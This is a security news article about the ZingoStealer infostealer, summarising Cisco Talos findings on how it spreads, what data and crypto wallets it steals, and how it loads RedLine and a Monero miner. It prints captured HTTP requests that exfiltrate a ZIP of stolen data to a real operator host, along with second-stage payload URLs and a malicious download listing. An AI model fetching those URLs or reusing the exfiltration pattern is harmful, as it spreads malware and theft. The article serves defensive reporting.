New ZingoStealer infostealer drops more malware, cryptominers

bleepingcomputer.com/news/security/new-zingostealer-infostealer-drops-more-malware-cryptominers/

Bill Toulas

By
Bill Toulas

- April 14, 2022
- 02:10 PM
- 0

A new information-stealing malware called ZingoStealer has been discovered with powerful data-stealing features and the ability to load additional payloads or mine Monero.

The new malware was created and released for free by a group of threat actors named the "Haskers Gang," who recently attempted to sell its source code for $500.

Soon after researchers at Cisco Talos spotted that offering, ZingoStealer changed hands and was transferred to a new threat actor who will undertake the development effort.


Considering that the adversaries offer the info-stealer for free on both their Telegram and Discord channels, and given the growing demand for this type of malware, its deployment could rise to new levels.

An aggressive malware

The ZingoStealer first appeared in the cybercrime community in March 2022, promoted in Russian-speaking channels as a "ready-to-use," powerful info-stealer in the form of a .NET executable.

For only 300 rubles, worth approximately $3.64 at today's prices, users could also buy the pre-built option that featured crypter obfuscation (via ExoCrypt) for upgraded resistance to AV detection.

So far, ZingoStealer has been seen infecting computers via software cracks, and video game cheats promoted on YouTube, but the infection vector could diversify at any moment.



КРЯК ZEER CHANGER 2022 | СКАЧАТЬ INVENTORYCHANGER CSGO

624 views • Dec 24, 2021

yoshima
4 subscribers

Кряк - ZEER CHANGER
Скачать: https://drive.google.com/file/d/1Zm68...
Пароль к архиву:1111
Логин для (loader.exe): _zeerchanger_
Пароль для (loader.exe): zeer_changer_free


CSGO cheat delivering ZingoStealer promoted on YouTube *(Cisco)*

From a data-stealing perspective, this is a potent malware targeting the following apps and data points:

- **Web browsers:** Google Chrome, Mozilla Firefox, Opera, Opera GSX
- **Cryptocurrency wallet extensions:** TronLink, Nifty Wallet, MetaMask, MathWallet, Coinbase Wallet, Binance Wallet, Brave Wallet, Guarda, EQUAL Wallet, BitApp Wallet, iWallet, Wombat – Gaming Wallet

- **Cryptocurrency wallet data:** Zcash, Armory, Bytecoin, Jaxx Liberty, Exodus, Ethereum, Electrum, Atomic, Guarda, Coinomi
- **Cryptocurrency wallets:** Bitcoin, Dash, Litecoin
- **Computer information:** IP address, Computer name, Username, OS version, Localization information, Processor information, System memory, Screen resolution, Start time

All stolen info is saved in the "C:\Users\AppData\Local\GinzoFolder" folder, zipped, and exfiltrated to the operator's server.




```
POST /g1nzo.php?data=[redacted]&countc=0&countp=0&country=[redacted]&ip=[redacted]&countw=0 HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------8da122df3f1865b
Host: nominally.ru
Content-Length: 222187
Expect: 100-continue

-----------------------8da122df3f1865b
Content-Disposition: form-data; name="file"; filename="ginzoarchive.zip"
Content-Type: application/octet-stream

PK..-......J~T."I...........8.Screenshot.png............uR......
. .........Z..@D......@D......@D....w8...?.A...j....M.....Z1..Qj...U[.V.......boU.F..+.......{........j.H..y..
```

Exfiltrating the ZIP file *(Cisco)*

While the targeting list may appear extensive, it pales compared to the programs targeted by other, more established info-stealers, most notably, the RedLine Stealer.




Stealer Feature Comparison

	RedLine Stealer	ZingoStealer
Application Data	NordVPN OpenVPN ProtonVPN Google Chrome Chromium Opera Microsoft Edge Internet Explorer FileZilla Discord Telegram Battle.Net Maple Studio ChromePlus Iridium Browser 7Star Browser CentBrowser Chedot Browser Vivaldi Browser Kometa Browser Elements Browser Epic Privacy Browser uCozMedia Uran Sleipnir Citrio Browser Coowon Browser Liebao Browser QiP Surf	Chrome Firefox Opera Opera GX Discord Telegram
Browser Extensions	Yoroi TronLink Nifty Wallet MetaMask Math Wallet Coinbase Wallet Binance Wallet Brave Wallet Guarda EQUAL Wallet Jaxx Liberty BitApp Wallet iWallet Wombat - Gaming Wallet Oxygen - Atomic Crypto Wallet MEW CX GuildWallet Saturn Wallet Ronin Wallet Terra Station Wallet Harmony Chrome Extension Wallet Coin98 EVER Wallet KardiaChain Wallet Phantom Pali Wallet BOLT X Liquality Wallet XDEFI Wallet Nami Maiar DeFi Wallet Authenticator Temple - Tezos Wallet	TronLink Nifty Wallet MetaMask Math Wallet Coinbase Wallet Binance Wallet Brave Wallet Guarda EQUAL Wallet BitApp Wallet iWallet Wombat - Gaming Wallet
Cryptocurrency Wallets	Armory atomic Binance Coinomi Electrum Exodus Guarda Jaxx Liberty	Zcash Armory bytecoin Jaxx Liberty Exodus Ethereum Electrum atomic Guarda Coinomi Litecoin Dash Bitcoin

Comparison of the two info-stealers *(Cisco)*

The simple solution to cover this gap in features is to have ZingoStealer deploy RedLine Stealer, which in fact, is its most frequently deployed second-stage payload.

ZingoStealer performs a geolocation check to ensure the victim isn't located in a CIS country, as it's predominately used by Russian-speaking actors, and then requests a list of URLs for the retrieval and execution of more payloads.



```
GET /ginzolist.txt HTTP/1.1
Host: nominally.ru
```


```
HTTP/2 200 OK
Date: Wed, 30 Mar 2022 14:16:48 GMT
Content-Type: text/plain
Last-Modified: Tue, 29 Mar 2022 15:57:49 GMT
Etag: W/"4e-5db5d7d965940-gzip"
Vary: Accept-Encoding
Cf-Cache-Status: DYNAMIC
Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Mgqcyqv49YX9PAnwtGlQ0ULI1buy4pi0FB
2V9ywlNQX2nSNAezFtrIYKCipaPj5JWr0%2Br%2Bj10HFS%2FFFR%2BSez9fK6mHxxc4FM9nMtQ7%2FMJvIyDmCiEwogteI02Mf8%
2Bs8%3D"}],"group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
Cf-Ray: 6f4177150d15679e-DFW
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

https://nominally.ru/library/antiwm.exe
https://nominally.ru/library/sweet.exe
```

Second-stage payload list retrieval *(Cisco)*

In addition to the above, ZingoStealer also features the XMRig cryptocurrency mining malware to use the victim's computer for direct financial profit.

This feature was added in a recent release, and uses PowerShell to add the necessary exclusions on Windows Defender and execute the miner.


47tAzTKZcJuCui5Bx2FPVoA7UvWoz1QvRCFF1Bpvej5yGJuPPBgqTC8NG95Q3sMwsYV34eonCD3RVSEpSdhxaPRKSiagNNi

Pool	
Hash Rate	85.84 kH/s
Average Hash Rate	92.91 kH/s | 104.08 kH/s | 108.82 kH/s | 68.31 kH/s
Current Effort	20.54 %
30s Share Rate	32
Total Hashes	70 257 412 927
Total Shares	2 046 256 | 150 | 15 061
Last Share	a few seconds ago

Solo	
Hash Rate	0 H/s
Average Hash Rate	0 H/s | 0 H/s | 0 H/s | 0 H/s
Current Effort	0 %
30s Share Rate	0
Total Hashes	0
Total Shares	0 | 0 | 0
Last Share	Never
Expected Block Time	Never

	XMR	BTC	USD	EUR	RUB
ⓘ Pool Maturing	0	0	0	0	0
ⓘ Solo Maturing	0	0	0	0	0
ⓘ Confirmed Balance	0.00017351	0.00000081	0.04	0.03	3.1
ⓘ Total Paid	0.1229	0.00057692	26.16	23.86	2 190.8
ⓘ Daily Paid	0.0081	0.00003802	1.72	1.57	144.4
ⓘ Daily Credited	0.00652209	0.00003062	1.39	1.27	116.3
ⓘ Revenue Estimate	0.015	0.00007239	3.28	2.99	274.9

Mining pool growing as ZingoStealer infections increase *(Cisco)*

ZingoStealer's future

ZingoStealer is new, and its future is uncertain and volatile, but the fact that hackers can grab it for free and deploy it without limitations makes it a candidate for becoming a prevalent threat.

The competition in the field is now fierce as the information-stealer malware space has become quite crowded lately, but if the new owners prove themselves capable, ZingoStealer will continue to grow.

Given its malware loading capabilities and the custom crypter that gives it stealthiness, it wouldn't be surprising to see it abandon its info-stealing aspirations and evolve into a specialized loader.

As for how to protect against it, avoiding infections by not downloading software cracks and gaming cheats from shady websites would be the best approach.

Related Articles:

Fake Binance NFT Mystery Box bots steal victim's crypto wallets

Ukraine warns of “chemical attack” phishing pushing stealer malware

RIG Exploit Kit drops RedLine malware via Internet Explorer bug

New powerful Prynt Stealer malware sells for just $100 per month

Fake Pixelmon NFT site infects you with password-stealing malware

- Information Stealer
- Malware
- Password Stealing Trojan
- RedLine
- ZingoStealer

Bill Toulas

Bill Toulas is a technology writer and infosec news reporter with over a decade of experience working on various online publications. An open source advocate and Linux enthusiast, is currently finding pleasure in following hacks, malware campaigns, and data breach incidents, as well as by exploring the intricate ways through which tech is swiftly transforming our lives.

- Previous Article
- Next Article

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: